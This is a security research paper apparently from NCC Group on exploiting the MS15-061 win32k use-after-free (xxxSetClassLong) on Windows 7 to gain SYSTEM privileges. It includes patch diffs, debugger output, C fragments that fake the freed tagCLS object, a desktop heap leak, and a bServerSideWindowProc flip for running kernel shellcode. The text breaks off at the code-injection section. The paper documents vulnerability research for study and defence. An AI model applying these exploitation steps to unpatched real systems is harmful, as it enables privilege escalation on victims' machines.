nccgroup
freedom from doubt

An NCC Group Publication

Exploiting MS15-061 Microsoft Windows Kernel Use-After-Free (win32k!xxxSetClassLong)

Prepared by:
Dominic Wang

Contents

1 Introduction

In June 2015, Microsoft released the MS15-61 advisory, to address a number of vulnerabilities [1]. This paper aims to provide detailed analysis of one of these vulnerabilities, in the win32k.sys driver, and document the necessary details for exploiting this class of vulnerability on Microsoft Windows 7 Service Pack 1.

Originally, I was trying to reproduce the local privilege escalation vulnerability used in the Duqu 2.0 sample. After some research and patch analysis, I found that Udi Yavo has discovered some very interesting vulnerabilities which lie within the same family of the particular vulnerability (CVE-2015-2360) used in Duqu 2.0 [2]. More importantly, I accidentally triggered the same code path.

Please note that I used the 32-bit version of Microsoft Windows 7 SP1 to perform initial analysis and exploitation. However, the techniques described are also applicable to 64-bit versions of Windows. In fact, the 64-bit version of this exploit can easily be developed by following this white paper with only minor changes.

1.1 Vulnerability Description

This is a use-after-free vulnerability in the win32k.sys driver. The issue arises due to the lack of window kernel class locking for the user-mode callback, and can be triggered by the xxxSetClassLong function in the win32k.sys driver. The exploitation of this issue results in elevation of privilege to 'NT AUTHORITY/SYSTEM'.

1.2 Affected Operating Systems

This vulnerability affects Windows versions from XP to Windows 7 Service Pack 1 [2].

- Windows 7
- Windows Vista
- Windows XP
- Windows Server 2008 R2
- Windows Server 2008
- Windows Server 2003

1.3 Credits

This vulnerability was discovered and documented by Udi Yavo of enSilo [2].

2 Initial Analysis

2.1 Background

The nature of this vulnerability is similar to the vulnerabilities used in the campaign RussianDoll (CVE-2015-1701) and the operation Duqu 2.0 (CVE-2015-2360). The root cause of these vulnerabilities is the failure to lock the window kernel class when performing the CopyClientImage user-mode callback. In particular, the vulnerable object of this vulnerability is same as the one used in Duqu 2.0, which is the tagCLS kernel structure.

2.1.1 Patch Diffing

File	Version	MD5
win32k.sys	6.1.7601.18773	ba3cb7d5c1dcf17e6fffb28db950841a
win32k.sys	6.1.7601.18869	bcd4c37a7043e75131111ea447210de7

The MS15-061 patch added the kernel class locking and unlocking system calls before and after the xxxSetClassIcon function call in the xxxSetClassCursor function, and before and after the xxxSetClassCursor function call in the xxxSetClassData function. This is illustrated in the patch diffs below.

Unpatched xxxSetClassData function:

```
.text:BF83AD94                  push    [ebp+arg_8]
.text:BF83AD97                  push    edi
.text:BF83AD98                  push    esi
.text:BF83AD99                  push    eax
.text:BF83AD9A                  call    _xxxSetClassCursor@16 ;
xxxSetClassCursor(x,x,x,x) ; xxxSetCursor leads to xxxSetClassIcon
.text:BF83AD9F                  call    __SEH_epilog4
.text:BF83ADA4                  retn    10h
```

Patched xxxSetClassData function, shown below in red:

```
.text:BF83ADAD                  lea     eax, [ebp+var_34]
.text:BF83ADB0                  push    eax
.text:BF83ADB1                  push    esi
.text:BF83ADB2                  call    _ClassLock@8    ; ClassLock(x,x)
.text:BF83ADB7                  test    eax, eax
.text:BF83ADB9                  jz      loc_BF83AADC
.text:BF83ADBF                  push    [ebp+arg_8]
.text:BF83ADC2                  push    edi
.text:BF83ADC3                  push    esi
.text:BF83ADC4                  push    [ebp+P]
.text:BF83ADC7                  call    _xxxSetClassCursor@16 ;
xxxSetClassCursor(x,x,x,x) ; xxxSetCursor leads to xxxSetClassIcon
.text:BF83ADCC                  mov     edi, eax
.text:BF83ADCE                  lea     eax, [ebp+var_34]
.text:BF83ADD1                  push    eax
.text:BF83ADD2                  push    esi
.text:BF83ADD3                  call    _ClassUnlock@8  ; ClassUnlock(x,x)
.text:BF83ADD8                  mov     eax, edi
.text:BF83ADDA                  jmp     loc_BF83AAE5

Snipped

.text:BF83AAE5                  call    __SEH_epilog4
.text:BF83AAEA                  retn    10h
```

Unpatched xxxSetClassCursor function:

```
.text:BF92BDE4                  cmp     ebx, 0FFFFFFDEh
.text:BF92BDE7                  jz      short loc_BF92BDFF
.text:BF92BDE9                  cmp     ebx, 0FFFFFFF2h
.text:BF92BDEC                  jz      short loc_BF92BDFF

Snipped

.text:BF92BDFF                  push    ebx
.text:BF92BE00                  push    esi
.text:BF92BE01                  push    edi
.text:BF92BE02                  push    [ebp+arg_0]
.text:BF92BE05                  call    _xxxSetClassIcon@16 ;
xxxSetClassIcon(x,x,x,x) ; xxxSetClassIcon leads to the user-mode callback
.text:BF92BE0A
.text:BF92BE0A                  mov     edi, [edi]
```

Patched xxxSetClassCursor function, shown below in red:

```
.text:BF92C3D2                  cmp     ebx, 0FFFFFFDEh
.text:BF92C3D5                  jz      short loc_BF92C3ED
.text:BF92C3D7                  cmp     ebx, 0FFFFFFF2h
.text:BF92C3DA                  jz      short loc_BF92C3ED

Snipped

.text:BF92C3ED                  lea     eax, [ebp+var_18]
.text:BF92C3F0                  push    eax
.text:BF92C3F1                  push    esi
.text:BF92C3F2                  call    _ClassLock@8    ; ClassLock(x,x)
.text:BF92C3F7                  test    eax, eax
.text:BF92C3F9                  jz      short loc_BF92C421
.text:BF92C3FB                  push    ebx
.text:BF92C3FC                  push    edi
.text:BF92C3FD                  push    esi
.text:BF92C3FE                  push    [ebp+arg_0]
.text:BF92C401                  call    _xxxSetClassIcon@16 ;
xxxSetClassIcon(x,x,x,x) ; xxxSetClassIcon leads to the user-mode callback
.text:BF92C406                  lea     eax, [ebp+var_18]
.text:BF92C409                  push    eax
.text:BF92C40A                  push    esi
.text:BF92C40B                  call    _ClassUnlock@8  ; ClassUnlock(x,x)
.text:BF92C410                  mov     esi, eax
```

2.2 Vulnerability

Failure to properly implement ClassLock before and after the user-mode callback allows an attacker to modify a window kernel class structure, such as tagCLS, using the win32k system calls. This condition can eventually lead to modifying and freeing the targeted kernel class structure on the desktop heap, while the kernel continues to operate on the previously freed memory. This is a

classic use-after-free condition through user-mode callback in win32k.sys [3].

2.2.1 Call Chain

For the sake of reproducibility, we will use the win32k.sys driver from a Windows 7 Service Pack 1 fresh install for further analysis.

File	Version	MD5
win32k.sys	6.1.7601.17514	687464342342b933d6b7faa4a907af4c

Setting the icon attributes using the SetClassLong user-mode API with proper parameters will trigger the vulnerable user-mode callback, as described by Udi Yavo in his analysis [2]. For example, this can be trigger through the code snippet below:

```
; trigger user-mode callback
SetClassLongPtr(hwnd, GCLP_HICON, (LONG_PTR)LoadIcon(NULL, IDI_QUESTION));
```

This behavior can also be illustrated by setting a proper breakpoint on the KeUserModeCallBack function, as illustrated through the WinDbg call stack output below:

```
kd> kb
ChildEBP RetAddr  Args to Child
9aa83ad8 96f93a7d 0001002b 00000001 00000010 nt!KeUserModeCallback
9aa83b00 9701f2f8 fea11200 fea11200 fffffff2 win32k!xxxCreateClassSmIcon+0x7f
9aa83b28 97018d80 fea144e0 00000000 ffb6a198 win32k!xxxSetClassIcon+0x8c
9aa83b4c 96f2a251 fea144e0 fea11200 fffffff2 win32k!xxxSetClassCursor+0x6c
9aa83b9c 96f2a3e4 fea144e0 fffffff2 0001002b win32k!xxxSetClassData+0x36d
9aa83bb8 96f2a390 fea144e0 fffffff2 0001002b win32k!xxxSetClassLong+0x39
9aa83c1c 82a821ea 0003026a fffffff2 0001002b win32k!NtUserSetClassLong+0x132
9aa83c1c 773270b4 0003026a fffffff2 0001002b nt!KiFastCallEntry+0x12a
0027fec0 76f96583 76f965b7 0003026a fffffff2 ntdll!KiFastSystemCallRet
0027fec4 76f965b7 0003026a fffffff2 0001002b USER32!NtUserSetClassLong+0xc
0027fefc 00ec10ce 0003026a fffffff2 0001002b USER32!SetClassLongW+0x5e
```

2.3 Summary

In conclusion, the real problem can be summarized as follows:

1. The xxxSetClassLong function is reachable by the SetClassLong userland system call.
2. The execution will eventually lead to the xxxSetClassCursor function, assuming you have correct parameters for the SetClassLong system call.
3. When xxxSetClassIcon calls xxxCreateClassSmIcon, it will make a call to a function that can result in a user-mode callback, which can be hooked from userland.
4. Once code is executing in userland, the structures on the desktop heap can be changed by invoking win32k.sys system calls; this includes calls that will eventually free the tagCLS structure.
5. Upon returning to kernel land, the kernel thread fails to validate the previously altered

structures. This is a typical use-after-free vulnerability that will lead to arbitrary decrementation during the call to HMAUnlockObject [2] [3].

3 Triggering the Vulnerability

As Aaron said in his whitepaper [4], exploit development is usually achieved in series of stages. We usually classify triggering the vulnerability as stage one corruption. This is a good way to view the modern exploit development process, because it is easy to get lost with the amount of information needed to create weaponized exploits these days.

3.1 tagCLS Structure

The first step in exploiting any use-after-free vulnerability is to understand what the victim object is - getting familiar with what object is being freed. In this vulnerability, the vulnerable object is the tagCLS kernel window class structure. This is a kernel class structure which can be instantiated by using the RegisterClass userland API [5], and the returned atom [6] can be used to create GUI windows using the CreateWindow or CreateWindowEx [7] userland APIs.

Below is the WinDbg console output showing the tagCLS structure and its size:

```
kd> dt win32k!tagCLS
   +0x000 pclsNext         : Ptr32 tagCLS
   +0x004 atomClassName    : Uint2B
   +0x006 atomNVClassName  : Uint2B
   +0x008 fnid             : Uint2B
   +0x00c rpdeskParent     : Ptr32 tagDESKTOP
   +0x010 pdce             : Ptr32 tagDCE
   +0x014 hTaskWow         : Uint2B
   +0x016 CSF_flags        : Uint2B
   +0x018 lpszClientAnsiMenuName : Ptr32 Char
   +0x01c lpszClientUnicodeMenuName : Ptr32 Uint2B
   +0x020 spcpdFirst       : Ptr32 _CALLPROCDATA
   +0x024 pclsBase         : Ptr32 tagCLS
   +0x028 pclsClone        : Ptr32 tagCLS
   +0x02c cWndReferenceCount : Int4B
   +0x030 style            : Uint4B
   +0x034 lpfnWndProc      : Ptr32     long
   +0x038 cbclsExtra       : Int4B
   +0x03c cbwndExtra       : Int4B
   +0x040 hModule          : Ptr32 Void
   +0x044 spicn            : Ptr32 tagCURSOR
   +0x048 spcur            : Ptr32 tagCURSOR
   +0x04c hbrBackground    : Ptr32 HBRUSH__
   +0x050 lpszMenuName     : Ptr32 Uint2B
   +0x054 lpszAnsiClassName : Ptr32 Char
   +0x058 spicnSm          : Ptr32 tagCURSOR

kd> ?? sizeof(win32k!tagCLS)
```



```
unsigned int 0x5c
```

3.2 Monitoring the Desktop Heap

The purpose of the desktop heap is to store GUI objects for the win32.sys driver [3]. In order to monitor the desktop heap, I personally use PyKd, an extension that gives WinDbg debugger the Python scripting capability. I use PyKd to perform soft hooking through hardware breakpoints (ba e 1) and use Python callbacks to perform analysis during this development session. However, for the sake of completeness, the WinDbg scripts below will help monitor the desktop heap allocations and destructions [4]:

Monitor desktop heap allocations (64 bits)

```
ba e 1 nt!RtlFreeHeap ".printf\"RtlFreeHeap(%p, 0x%x, %p)\", @rcx,
@edx, @r8; .echo ; gc";

ba e 1 nt!RtlAllocateHeap "r @$t2 = @r8; r @$t3 = @rcx; gu; .printf
\"RtlAllocateHeap(%p, 0x%x):\", @$t3, @$t2; r @rax; gc";
```

Monitor desktop heap allocations (32 bits)

```
ba e 1 nt!RtlAllocateHeap "r @$t2 = poi(@esp+c); r @$t3 = poi(@esp+4);
gu; .printf \"RtlAllocateHeap(%p, 0x%x):\", @$t3, @$t2; r @eax; gc";

ba e 1 nt!RtlFreeHeap ".printf\"RtlFreeHeap(%p, 0x%x, %p)\",
poi(@esp+4), poi(@esp+8), poi(@esp+c); .echo ; gc"
```

Please note that from now on the output and Python snippets provided are callback logic that I used to parse WinDbg output through PyKd.

3.3 Triggering User-Mode Callback

Win32k makes use of user-mode callbacks to perform user-mode operations such as application-defined hook and copy data to/from user-mode. As the internals of win32k have been thoroughly documented in Tarjei Mandt's research [3], I will only provide a glimpse at the structures needed to exploit this vulnerability.

This snippet of callback for Pykd hook was used to get the address of PEB.KernelCallBackTable:

```
def getKernelCallBackTable():
    # wingdbstub.Ensure()
    console = pykd.dbgCommand("dt !_PEB @$peb").split()
    for i in range(0, len(console)):
        if console[i] == u'KernelCallbackTable':
            index = i
            break
    print("KernelCallBackTable: %s" % console[i+2])
    return int(console[i+2], 16)
```


Armed with the address for PEB.KernelCallBackTable, we can dump out the callback table with the correlated symbols, using the dds command in WinDbg;

```
kd> getKernelCallBackTable
KernelCallBackTable: 0x7708d568

kd> dds 0x7708d568
7708d568  770764eb USER32!__fnCOPYDATA
7708d56c  770bf0bc USER32!__fnCOPYGLOBALDATA
7708d570  77084f59 USER32!__fnDWORD
7708d574  7707b2a1 USER32!__fnNCDESTROY
7708d578  770a01a6 USER32!__fnDWORDOPTINLPMSG
7708d57c  770bf196 USER32!__fnINOUTDRAG
7708d580  770a6bfd USER32!__fnGETTEXTLENGTHS
7708d584  770bf3ea USER32!__fnINCNTOUTSTRING

Snipped
```

Recall the vulnerability call chain in section 2.2.1; the last frame before the nt!KeUserModeCallback system call is win32k!xxxCreateClassSmIcon+0x7f:

```
.text:BF8A3A76                  push    ecx
.text:BF8A3A77                  push    edx
.text:BF8A3A78                  call    _xxxClientCopyImage@20 ;
xxxClientCopyImage(x,x,x,x,x)
win32k!xxxCreateClassSmIcon+0x7f:
.text:BF8A3A7D                  lea     esi, [edi+58h]
```

Take a look inside the xxxClientCopyImage function call. Notice the parameter ApiNumber for the KeUserModeCallback call is 0x36; this is an index into the callback table, which is the ClientCopyImage callback:

```
.text:BF8A276C                  push    eax
.text:BF8A276D                  push    14h
.text:BF8A276F                  lea     eax, [ebp+var_30]
.text:BF8A2772                  push    eax
.text:BF8A2773                  push    36h ; ApiNumber
.text:BF8A2775                  call    ds:__imp__KeUserModeCallback@20 ;
KeUserModeCallback(x,x,x,x,x)
.text:BF8A277B                  mov     esi, eax
```

We can validate this using WinDbg:

```
kd> dds 0x7708d568 + 0x4*0x36 L1
7708d640  7707f55f USER32!__ClientCopyImage
```

Recall from section 2.3 that the user-mode callback can be hooked. Notice now the callback

points to our exploit's defined hook (ripmtso!hookClientCopyImage):

```
kd> dds 0x7708d568 + 0x4*0x36 L1
7708d640  010f1490 ripmtso!hookClientCopyImage
[z:\expdev\workspace\ripmtso\ripmtso\main.c @ 637]
```

3.4 Using Freed Memory

Breakpoints	Parsing
win32k!xxxCreateClassSmIcon+0x7a	beforeCCI()
win32k!xxxCreateClassSmIcon+0x7f	afterCCI()
nt!RtlFreeHeap	monitorRtlFreeHeap()
nt!RtlAllocateHeap	monitorRtlAllocateHeap_1
nt!RtlAllocateHeap+0x10e	monitorRtlAllocateHeap_2

I use the function xxxCreateClassSmIcon to observe the use-after-free condition:

```
.text:BF8A3A76                  push    ecx
.text:BF8A3A77                  push    edx ; win32k!xxxCreateClassSmIcon+0x7a
.text:BF8A3A78                  call    _xxxClientCopyImage@20 ; leads to user-mode
callback
.text:BF8A3A7D                  lea     esi, [edi+58h] ;
win32k!xxxCreateClassSmIcon+0x7f, the edi register points to win32k!tagCLS
structure
```

The correlated parsing logic:

```
def disable_bp(bp_symbol):
    console = pykd.dbgCommand("bl").split()
    for i in range(0, len(console)):
        if console[i] == bp_symbol:
            index = i
            break
    pykd.dbgCommand("bd %s" % console[i-7])
    print("[+] Breakpoint %s disabled!" % console[i-7])

def beforeCCI():
    tagCLS = pykd.dbgCommand("?edi").split()[4]
    print("[+] tagCLS allocated @: %s" % tagCLS)

def afterCCI():
    # disable_bp(u'nt!RtlFreeHeap')
    Pass
```

In addition, the desktop heap monitoring:

```
def monitorRtlFreeHeap():
```



```
    parent = pykd.dbgCommand("?poi(esp+4)").split()[4]
    size = pykd.dbgCommand("?poi(esp+8)").split()[4]
    freed_chunk = pykd.dbgCommand("?poi(esp+c)").split()[4]
    print("RtlFreeHeap(0x%s, 0x%s, 0x%s)" % (parent, size, freed_chunk))
    pykd.dbgCommand("g")

def monitorRtlAllocateHeap_1():
    #wingdbstub.Ensure()
    t2 = pykd.dbgCommand("?poi(esp+c)").split()[4]
    t3 = pykd.dbgCommand("?poi(esp+4)").split()[4]
    ptr = pykd.dbgCommand("?eax").split()[4]
    print("[+] RtlAllocateHeap(0x" + t3 +", 0x"+ t2 + "):")
    pykd.dbgCommand("g")

def monitorRtlAllocateHeap_2():
    #wingdbstub.Ensure()
    ptr = pykd.dbgCommand("?eax").split()[4]
    print("[+] ptr = 0x%s" % ptr)
    pykd.dbgCommand("g")
```

What happens if we issue the DestroyWindow and UnregisterClass system calls during our CopyClientImage hook? This will result in decrementing the cWndReferenceCount field in the tagCLS, and consequently freeing the tagCLS during the class unregistration:

```
kd> g
[+] tagCLS allocated @: fea31ca0
win32k!xxxCreateClassSmIcon+0x7a:
970a3a78 e8b9ecffff      call    win32k!xxxClientCopyImage (970a2736)
kd> be * ; enable desktop heap monitoring breakpoints
kd> g
RtlFreeHeap(0xfea00000, 0x00000000, 0xfea31dd8)
RtlFreeHeap(0xfea00000, 0x00000000, 0xfea31d08)
RtlFreeHeap(0xfea00000, 0x00000000, 0xfea31ca0)
RtlFreeHeap(0xfea00000, 0x00000000, 0xfea313a8)
win32k!xxxCreateClassSmIcon+0x7f:
970a3a7d 8d7758          lea     esi,[edi+58h] ; operating on freed memory
```

3.5 Faking tagCLS structure

The classic way to exploit this type of vulnerability is to set the text of a window's title bar using SetWindowTextW, thus forcing arbitrarily-sized desktop heap allocations. The only caveat when using this technique is that we are not allowed to have WORD NULLs within the buffer, and the last two bytes must be NULLs to terminate the string [3]:

```
BYTE chunk[0x5c];
memset(chunk, '\x41', 0x5c);
chunk[0x58] = '\xa9';
chunk[0x59] = '\xde';
chunk[0x5a] = '\x00';
```

```
chunk[0x5b] = '\x00';
SetWindowTextW(hwnd,chunk);
```

3.6 Access Violation ☺

In a nutshell, we are able to decrement an arbitrary address through the replaced object (offset +0x58). Please note that we only have two bytes of control over the address that's being decremented (ex. 0x0000**dead**):

```
kd> g
[+] tagCLS allocated @: fea23718
win32k!xxxCreateClassSmIcon+0x7a:
982d3a78 e8b9ecffff      call    win32k!xxxClientCopyImage (982d2736)
kd> be * ; enable desktop heap monitoring breakpoints
kd> g
RtlFreeHeap(0xfea00000, 0x00000000, 0xfea23850)
RtlFreeHeap(0xfea00000, 0x00000000, 0xfea23780)
RtlFreeHeap(0xfea00000, 0x00000000, 0xfea23718)
RtlFreeHeap(0xfea00000, 0x00000000, 0xfea2b208)
[+] RtlAllocateHeap(0xfea00000, 0x0000005c):
[+] ptr = 0xfea23718 ; replacing the freed object using SetWindowTextW

win32k!xxxCreateClassSmIcon+0x7f:
982d3a7d 8d7758          lea     esi,[edi+58h]

kd> dc 0xfea23718
fea23718  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
fea23728  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
fea23738  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
fea23748  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
fea23758  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
fea23768  41414141 41414141 0000dea9 00000000  AAAAAAAA........
fea23778  00000003 0000000d fea2b208 fea192b8  ................
fea23788  00000000 00000000 00010017 08000003  ................
kd> g
Access violation - code c0000005 (!!! second chance !!!)
win32k!HMUnlockObject+0x8:
982fdcc1 ff4804          dec     dword ptr [eax+4]
kd> r
eax=0000dea9 ebx=ffa1b7b8 ecx=ff910000 edx=ffa4f8e8 esi=ffa4f8e8 edi=0000dea9
eip=982fdcc1 esp=b27c6adc ebp=b27c6adc iopl=0         nv up ei pl nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010206
win32k!HMUnlockObject+0x8:
982fdcc1 ff4804          dec     dword ptr [eax+4]    ds:0023:0000dead=????????
```

The offset 0x58 is the spicnSm member of the tagCLS object, which is referenced when performing the HMUnlockObject operation. This operation is used to unlock (decrement) the reference count of the specified object. Hence, this leads to an arbitrary decrementation-by-one condition.

4 Exploiting the Vulnerability

There are a few ways to exploit this vulnerability. One notable technique is flipping the 'Server Side Proc' field of the CSF_flags structure in tagCLS [8]. However, I have decided to go with the technique that will introduce an extra tagWND structure instead.

4.1 WORD NULL Problem

Before we leverage the decrement-by-one condition, there are a few obstacles we need to overcome. Due to wide character restrictions, having null pointers and WORD NULLs is impossible when using SetWindowTextW. This is a problem, because we need NULL pointers within the fake tagCLS chunk to exit the vulnerable code paths cleanly. Furthermore, we only controlled the last two bytes of decrementation using the SetWindowTextW technique, and this is almost useless in the 32-bit architecture.

Let's set a breakpoint at RtlAllocateHeap when invoking the SetWindowTextW system call.

```
kd> ba e 1 nt!RtlAllocateHeap
kd> bl
 0 e 82ad3ee7 e 1 0001 (0001) nt!RtlAllocateHeap
kd> g
Breakpoint 0 hit
nt!RtlAllocateHeap:
82ad3ee7 8bff            mov     edi,edi
kd> kb
ChildEBP RetAddr  Args to Child
b276ca9c 9830690a fea00000 00000000 0000005c nt!RtlAllocateHeap
b276cab4 982eb6a4 86938048 0000005c 00000004 win32k!DesktopAlloc+0x25
b276caf8 982dd499 fea226d8 0000005c 2a35ba52 win32k!DefSetText+0x8a
b276cb70 982eb611 fea226d8 0000000c 00000000 win32k!xxxRealDefWindowProc+0x111
b276cb88 982ef86b fea226d8 0000000c 00000000 win32k!xxxWrapRealDefWindowProc+0x2b
```

It looks like win32k!DefSetText can be used to trigger the desktop heap allocation. Especially, this function can be reached by user32!NtUserDefSetText [4] by invoking the NtUserDefSetText system call directly [9]:

```
.text:77D4265A ; __stdcall NtUserDefSetText(x, x)
.text:77D4265A _NtUserDefSetText@8 proc near           ; CODE XREF:
_DefSetText(x,x,x)+33p
.text:77D4265A                 mov     eax, 116Dh
.text:77D4265F                 mov     edx, 7FFE0300h
.text:77D42664                 call    dword ptr [edx]
.text:77D42666                 retn    8
.text:77D42666 _NtUserDefSetText@8 endp
```

By using the NtUserDefSetText system call, we bypass the WORD NULLs restriction. Now we can allocate arbitrary desktop heap chunks that include WORD NULLs. This means we can decrement arbitrary addresses now!

```
eax=cafebaba ebx=ffa19708 ecx=ff910000 edx=fe6966e0 esi=fe6966e0 edi=cafebaba
```



```
eip=982fdcc1 esp=9b3b7adc ebp=9b3b7adc iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010282
win32k!HMUnlockObject+0x8:
982fdcc1 ff4804          dec     dword ptr [eax+4]    ds:0023:cafebabe=????????
```

4.2 Leaking Desktop Heap

Now, I'm going to introduce some structures for reading the desktop heap from userland. It is important to note that all user objects are indexed into a per-session handle table, which is located in win32k!gpvSharedBase [3], and apparently this section is mapped into every new GUI process (userland). This is great news to exploit developers, because now we can read arbitrary desktop heap content from user mode. This feature can also be considered as an extremely powerful information leak.

Because we can use the user-mode mapped desktop heap to retrieve contents of arbitrary desktop heap objects, we can back up the trashed tagCLS object and use it to exit the vulnerable code path cleanly. More specifically, we use the desktop heap leak to make a copy of the tagCLS object before we replace it with modified tagCLS object using the NtUserDefSetText system call. After we obtain a copy of the legitimate tagCLS object, we modify the pointer at the offset 0x58, which will later be used to perform arbitrary decrementation.

The process for reading the user-mode mapped desktop heap has been documented in Tarjei's paper [3] and Aaron's paper [4]. Basically, we can locate Win32ClientInfo structure using NtCurrentTeb():

```
typedef struct _CLIENTINFO
{
       ULONG_PTR CI_flags;
       ULONG_PTR cSpins;
       DWORD dwExpWinVer;
       DWORD dwCompatFlags;
       DWORD dwCompatFlags2;
       DWORD dwTIFlags;
       PDESKTOPINFO pDeskInfo;
       ULONG_PTR ulClientDelta;
       // incomplete. see reactos
} CLIENTINFO, *PCLIENTINFO;
```

The ulClientDelta field can be used to compute the user-mode address of desktop heap objects. This is the offset between the userland mapping and the kernel mapping of the desktop heap.

Then, let's take a look at win32k!tagSHAREDINFO structure, which is pointed to by user32!gSharedInfo (user-mode) and win32k!gSharedInfo (kernel-mode):

```
kd> ?user32!gSharedInfo
Evaluate expression: 1981453376 = 761a9440

kd> dt win32k!tagSHAREDINFO 761a9440
   +0x000 psi              : 0x003b0578 tagSERVERINFO
   +0x004 aheList          : 0x002f0000 _HANDLEENTRY
```



```
   +0x008 HeEntrySize      : 0xc
   +0x00c pDispInfo        : 0x003b1728 tagDISPLAYINFO
   +0x010 ulSharedDelta    : 0xff620000
   +0x014 awmControl       : [31] _WNDMSG
   +0x10c DefWindowMsgs    : _WNDMSG
   +0x114 DefWindowSpecMsgs : _WNDMSG

kd> ?win32k!gSharedInfo
Evaluate expression: -1740320288 = 9844d1e0

kd> dt win32k!tagSHAREDINFO 9844d1e0
   +0x000 psi              : 0xff9d0578 tagSERVERINFO
   +0x004 aheList          : 0xff910000 _HANDLEENTRY
   +0x008 HeEntrySize      : 0xc
   +0x00c pDispInfo        : 0xff9d1728 tagDISPLAYINFO
   +0x010 ulSharedDelta    : 0
   +0x014 awmControl       : [31] _WNDMSG
   +0x10c DefWindowMsgs    : _WNDMSG
   +0x114 DefWindowSpecMsgs : _WNDMSG
```

The field aheList points to an array of win32k!_HANDLEENTRY elements, which contain a pointer to the actual kernel-mode address of the corresponding handle. Since the lower sixteen bits of the window's handle are in fact the index for the aheList array, we can obtain an arbitrary window's desktop heap objects' kernel memory pointer. Consequently, we can compute the mapped user-mode memory of the kernel object. This can be computed by subtracting the ulClientDelta from the kernel pointer.

Putting all together, we can now back up the victim tagCLS object. Then, modify the offset 0x58 for arbitrary decrementation:

```
VOID BackupVictimCLS(HWND tagWndHwnd){
       DWORD krnlTagWndHwnd = FindW32kHandleAddress(tagWndHwnd);
       DWORD userTagWndHwnd = krnlTagWndHwnd - g_ulClientDelta;
       DWORD krnlVictimTagCLS = *(DWORD *)(userTagWndHwnd + 0x64);
       DWORD userVictimTagCLS = krnlVictimTagCLS - g_ulClientDelta;

       memcpy(originalCLS, userVictimTagCLS, 0x5c);
       return 0;
}

VOID ArbDecByOne(DWORD addr){
...
*(DWORD *)(originalCLS + 0x58) = addr - 0x4;
...
}
```

4.3 tagWND Structure

I decided to use the technique documented by Nils [10], which was used during Pwn2Own 2013.

First, I created a new win32k window object, which is the tagWND structure. Then I stored the shellcode within the associated window's procedure. Furthermore, I trigger the use-after-free multiple times to flip the bServerSideWindowProc bit of the newly created the tagWND structure. This is because we need to decrement the value until it wraps below zero and sets the bServerSideProc bit:

```
kd> dt win32k!tagWND
   +0x000 head             : _THRDESKHEAD
   +0x014 state            : Uint4B
   +0x014 bHasMeun         : Pos 0, 1 Bit
   +0x014 bHasVerticalScrollbar : Pos 1, 1 Bit
   +0x014 bHasHorizontalScrollbar : Pos 2, 1 Bit
   +0x014 bHasCaption      : Pos 3, 1 Bit
   +0x014 bSendSizeMoveMsgs : Pos 4, 1 Bit
   +0x014 bMsgBox          : Pos 5, 1 Bit
   +0x014 bActiveFrame     : Pos 6, 1 Bit
   +0x014 bHasSPB          : Pos 7, 1 Bit
   +0x014 bNoNCPaint       : Pos 8, 1 Bit
   +0x014 bSendEraseBackground : Pos 9, 1 Bit
   +0x014 bEraseBackground : Pos 10, 1 Bit
   +0x014 bSendNCPaint     : Pos 11, 1 Bit
   +0x014 bInternalPaint   : Pos 12, 1 Bit
   +0x014 bUpdateDirty     : Pos 13, 1 Bit
   +0x014 bHiddenPopup     : Pos 14, 1 Bit
   +0x014 bForceMenuDraw   : Pos 15, 1 Bit
   +0x014 bDialogWindow    : Pos 16, 1 Bit
   +0x014 bHasCreatestructName : Pos 17, 1 Bit
   +0x014 bServerSideWindowProc : Pos 18, 1 Bit

Snipped
```

If the bServerSideWindowProc bit is set, the associated window's procedure will be executed without a context switch, and it will run the shellcode stored within the window's procedure through kernel threads.

Now the bServerSideWindowProc bit is set, by invoking the SendMessage(pwndHwnd, 0x1337, 0x1337, 0x0) system calls. This is allows us to execute the shellcode stored in the windows procedure associated with the pwndHwnd windows handle.

4.4 Code Injection

